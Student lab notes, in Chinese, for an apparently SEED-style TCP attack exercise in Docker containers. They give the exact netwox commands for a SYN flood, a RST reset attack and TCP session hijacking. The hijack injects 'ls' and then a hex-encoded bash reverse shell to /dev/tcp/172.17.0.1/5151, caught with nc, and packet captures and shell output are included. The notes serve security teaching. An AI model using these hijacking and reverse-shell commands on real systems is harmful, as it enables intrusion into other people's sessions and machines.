实验1 Part1 我的笔记

su root

1

docker exec -it user /bin/bash

telnet 172.17.0.2

sudo iptables -F

sudo /etc/init.d/openbsd-inetd restart # telnet服务启动
sudo netstat -a | grep telnet # 查看telnet的运行状态

sudo sysctl -w net.ipv4.tcp_syncookies=0

容器启用

docker start server

docker start user

进入容器的命令行
docker exec -it server /bin/bash

docker exec -it user /bin/bash

Attacker：172.17.0.1 # 也就是虚拟机seed@VM
server：172.17.0.4=2
user：172.17.0.2=3

user: telnet 172.17.0.2 #连接server

VM: sudo netwox 76 172.17.0.2 -p 23


scapy 发包太慢了

ip.addr==172.17.0.2&&tcp.port==23&&ip.addr==172.17.0.3


RST攻击

攻击命令 netwox 78 -d docker0

tcp.flags.reset==1



```
1 2023-04-24 08:51:34.8326232… 172.17.0.3   172.17.0.2   TCP      74 58852 → 23 [SYN] Seq=1842507403 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2305443 TSecr=0 WS=128
2 2023-04-24 08:51:34.8327427… 172.17.0.2   172.17.0.3   TCP      74 23 → 58852 [SYN, ACK] Seq=3256070021 Ack=1842507404 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=2305443 T…
3 2023-04-24 08:51:34.8327638… 172.17.0.3   172.17.0.2   TCP      66 58852 → 23 [ACK] Seq=1842507404 Ack=3256070022 Win=29312 Len=0 TSval=2305443 TSecr=2305443
4 2023-04-24 08:51:34.8328915… 172.17.0.3   172.17.0.2   TELNET   90 Telnet Data ...
5 2023-04-24 08:51:34.8329020… 172.17.0.2   172.17.0.3   TCP      66 23 → 58852 [ACK] Seq=3256070022 Ack=1842507428 Win=29056 Len=0 TSval=2305443 TSecr=2305443
```



```
13 2023-04-24 08:55:03.7871969… 172.17.0.2   172.17.0.3   TCP   54 23 → 58852 [RST, ACK] Seq=3256070329 Ack=1842508219 Win=0 Len=0
14 2023-04-24 08:55:03.7873000… 172.17.0.3   172.17.0.2   TCP   54 58852 → 23 [RST, ACK] Seq=1842508219 Ack=3256070330 Win=0 Len=0
15 2023-04-24 08:55:03.7873189… 172.17.0.3   172.17.0.2   TCP   54 58852 → 23 [RST, ACK] Seq=1842508219 Ack=3256070330 Win=0 Len=0
16 2023-04-24 08:55:03.7873337… 172.17.0.2   172.17.0.3   TCP   54 23 → 58852 [RST, ACK] Seq=3256070366 Ack=1842508220 Win=0 Len=0
17 2023-04-24 08:55:03.7873462… 172.17.0.2   172.17.0.3   TCP   54 23 → 58852 [RST, ACK] Seq=3256070366 Ack=1842508220 Win=0 Len=0
18 2023-04-24 08:55:03.7873600… 172.17.0.3   172.17.0.2   TCP   54 58852 → 23 [RST, ACK] Seq=1842508220 Ack=3256070367 Win=0 Len=0
19 2023-04-24 08:55:03.7873740… 172.17.0.2   172.17.0.3   TCP   54 23 → 58852 [RST, ACK] Seq=3256070370 Ack=1842508221 Win=0 Len=0
20 2023-04-24 08:55:03.7873843… 172.17.0.2   172.17.0.3   TCP   54 23 → 58852 [RST, ACK] Seq=3256070370 Ack=1842508221 Win=0 Len=0
21 2023-04-24 08:55:03.7873981… 172.17.0.3   172.17.0.2   TCP   54 58852 → 23 [RST, ACK] Seq=1842508221 Ack=3256070371 Win=0 Len=0
```

注入

sudo netwox 40 -l 172.17.0.2 -m 172.17.0.4 -p 23 -o 59366 --tcp-seqnum 430198591 --tcp-acknum 863211564 --tcp-data "6c730d00" --tcp-ack


# 劫持TCP并注入ls命令

sudo netwox 40 --ip4-src 172.17.0.3 --ip4-dst 172.17.0.2 --tcp-src 23 --tcp-dst 58878 --tcp-seqnum 1650005805 --tcp-acknum 1017587264 --tcp-ack --tcp-window 227 --tcp-data "6c730d00"

基于这一条最新报文：

599 2023-04-24 11:03:01.590265282   172.17.0.3   172.17.0.2   TCP 66   58878 → 23 [ACK] Seq=1650005806 Ack=1017587265 Win=32512 Len=0 TSval=3453769 TSecr=3453769

```
sudo netwox 40 --ip4-src 172.17.0.3 --ip4-dst 172.17.0.2 --tcp-src 58878 --tcp-dst 23 --tcp-seqnum 1650005806 --tcp-acknum 1017587265 --tcp-ack --tcp-window 227 --tcp-data "6c730d00"
```




```
No.  Time                          Source              Destination         Protocol Length Info
 603 2023-04-24 11:03:06.6734747… 02:42:ac:11:00:02   02:42:ac:11:00:03   ARP        42 172.17.0.2 is at 02:42:ac:11:00:02
 604 2023-04-24 11:03:15.5307981… 02:42:e5:20:35:1f   Broadcast           ARP        42 Who has 172.17.0.3? Tell 172.17.0.1
 605 2023-04-24 11:03:15.5308257… 02:42:ac:11:00:03   02:42:e5:20:35:1f   ARP        42 172.17.0.3 is at 02:42:ac:11:00:03
 606 2023-04-24 11:03:15.6295467… 172.17.0.3          172.17.0.2          TELNET     58 Telnet Data ...
 607 2023-04-24 11:03:15.6299509… 172.17.0.2          172.17.0.3          TELNET     70 Telnet Data ...
 608 2023-04-24 11:03:15.8613066… 172.17.0.2          172.17.0.3          TELNET    837 Telnet Data ...
 609 2023-04-24 11:03:16.0930212… 172.17.0.2          172.17.0.3          TCP       841 [TCP Retransmission] 23 → 58878 [PSH, ACK] Seq=1017587265…
 610 2023-04-24 11:03:16.5612235… 172.17.0.2          172.17.0.3          TCP       841 [TCP Retransmission] 23 → 58878 [PSH, ACK] Seq=1017587265…
 611 2023-04-24 11:03:17.4893200… 172.17.0.2          172.17.0.3          TCP       841 [TCP Retransmission] 23 → 58878 [PSH, ACK] Seq=1017587265…
 612 2023-04-24 11:03:19.3452555… 172.17.0.2          172.17.0.3          TCP       841 [TCP Retransmission] 23 → 58878 [PSH, ACK] Seq=1017587265…
 613 2023-04-24 11:03:23.0573248… 172.17.0.2          172.17.0.3          TCP       841 [TCP Retransmission] 23 → 58878 [PSH, ACK] Seq=1017587265…
 614 2023-04-24 11:03:30.4812227… 172.17.0.2          172.17.0.3          TCP       841 [TCP Retransmission] 23 → 58878 [PSH, ACK] Seq=1017587265…
 615 2023-04-24 11:03:45.3292894… 172.17.0.2          172.17.0.3          TCP       841 [TCP Retransmission] 23 → 58878 [PSH, ACK] Seq=1017587265…
 616 2023-04-24 11:04:16.0491460… 172.17.0.2          172.17.0.3          TCP       841 [TCP Retransmission] 23 → 58878 [PSH, ACK] Seq=1017587265…

    Checksum: 0x1acd [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ [SEQ/ACK analysis]
▾ Telnet
    Data: ls\r

0000  02 42 ac 11 00 02 02 42  ac 11 00 03 08 00 45 00   .B.....B ......E.
0010  00 2c ba e0 00 00 00 06  a7 c4 ac 11 00 03 ac 11   .,...... ........
0020  00 02 e5 fe 00 17 62 59  17 2e 3c a7 26 41 50 10   ......bY ..<.&AP.
0030  00 e3 1a cd 00 00 6c 73  0d 00                     ......ls ..

Telnet (telnet), 4 bytes        Packets: 616 · Displayed: 616 (100.0%)        Profile: Default
```

# 劫持TCP并注入反向shell命令"/bin/bash -i > /dev/tcp/172.17.0.1/5151 0<&1 2>&1\r\n"


```
nc -lvp 5151
```

```
sudo netwox 40 --ip4-src 172.17.0.3 --ip4-dst 172.17.0.2 --tcp-src 58884 --tcp-dst 23 --tcp-seqnum 112849296 --tcp-acknum 3300894606 --tcp-ack --tcp-window 227 --tcp-data "2f62696e2f62617368202d69203e202f6465762f7463702f3137322e31372e302e312f3531353120303c263120323e26310d0a00
```


~~sudo netwox 40 -l 172.17.0.2 -m 172.17.0.4 -p 23 -o 58880 --tcp-seqnum 2333 --tcp-acknum 85195549 --tcp-data "2f62696e2f62617368202d69203e2f6465762f7463702f3137322e31372e302e312f3435363720323e263120303c26310d00" --tcp-ack~~



```
[04/24/23]seed@VM:~$ su root
Password:
root@VM:/home/seed# nc -lvp 5151
Listening on [0.0.0.0] (family 0, port 5151)
Connection from [172.17.0.2] port 5151 [tcp/pcrd] accepted (family 2, sport 5162
2)
[04/24/23]seed@2091fb242a3d:~$ ls
ls
aa
addtrustexternalcaroot.crt
android
bin
Customization
demo_openssl_api
demo_openssl_api.zip
Desktop
Documents
Downloads
examples.desktop
index.html
index.html.1
index.html.2
lib
Music
Pictures
Public
source
Templates
tls
tls.zip
Videos
VMwareTools-10.3.10-13959562.tar.gz
vmware-tools-distrib
[04/24/23]seed@2091fb242a3d:~$
```



```
[04/24/23]seed@2091fb242a3d:~$ ls
aa                          index.html.2
addtrustexternalcaroot.crt  lib
android                     Music
bin                         Pictures
Customization               Public
demo_openssl_api            source
demo_openssl_api.zip        Templates
Desktop                     tls
Documents                   tls.zip
Downloads                   Videos
examples.desktop            VMwareTools-10.3.10-13959562.tar.gz
index.html                  vmware-tools-distrib
index.html.1
[04/24/23]seed@2091fb242a3d:~$
```



```
root@2091fb242a3d:/home/seed# ls
Customization                           bin
Desktop                                 demo_openssl_api
Documents                               demo_openssl_api.zip
Downloads                               examples.desktop
Music                                   index.html
Pictures                                index.html.1
Public                                  index.html.2
Templates                               lib
VMwareTools-10.3.10-13959562.tar.gz     source
Videos                                  tbltbl
aa                                      tls
addtrustexternalcaroot.crt              tls.zip
android                                 vmware-tools-distrib
root@2091fb242a3d:/home/seed# 
```